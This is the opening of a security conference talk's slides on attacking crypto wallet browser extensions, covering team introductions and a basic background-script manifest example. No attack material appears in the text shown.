

SECCON × NEPLOX

# ATTACKING CRYPTO WALLETS

an In-Depth Look at  
Modern Browser Extension Security



Artem Mikheev @renbou

Vsevolod Kokorin @Slonser





# WHOWEARE: TEAM

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ctftime.org/team/83435

## CTF TIME

### C4T BuT S4D

Website: <https://cbsctf.ru>  
 Twitter: <https://twitter.com/C4TBuTS4D>

#### Participated in CTF events

Year	Overall rating place	Points	Country place
2024	4	1102,239	1
2023	2	1333,859	1
2022	4	1013,462	1



1st on GoogleCTF

3rd on DEFCON



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# NEPLOX

EST. 2024 BY CYBERSECURITY RESEARCHERS

[ AUDITS ] [ CTF ] [ RESEARCH ]

Formed by like-minded, top-tier security researchers from diverse backgrounds, the Neplox team is fueled by curiosity to explore and secure modern systems.

From international CTF winners to hardened reverse engineers and bug bounty hunters, our unique skillsets come together to offer a fresh perspective on the security of Web3 ecosystems.







IAM

HFT



@renbou

Artem

10x Software Engineer

## NEPLOX



EST. 2024 BY CYBERSECURITY  
RESEARCHERS



SolidPoint

Bug Bounty



Seva

@Slonser

Client-Side Enjoyer






TOO LONG :\  
DID NOT LISTEN

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STEP 1

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# OVERVIEW




Extension  
Overview

? Quick dive into  
browser extensions











# BACKGROUND SCRIPTS

SHARED EXTENSION "SERVICE"




background.js

Browser API access granted by permissions:



manifest.json

```
{  
  ...  
  "background": {  
    "service_worker": "background.js",  
    "type": "module",  
  }  
  "permissions": {  
    "storage",  
    "scripting"  
  }  
  ...  
}
```

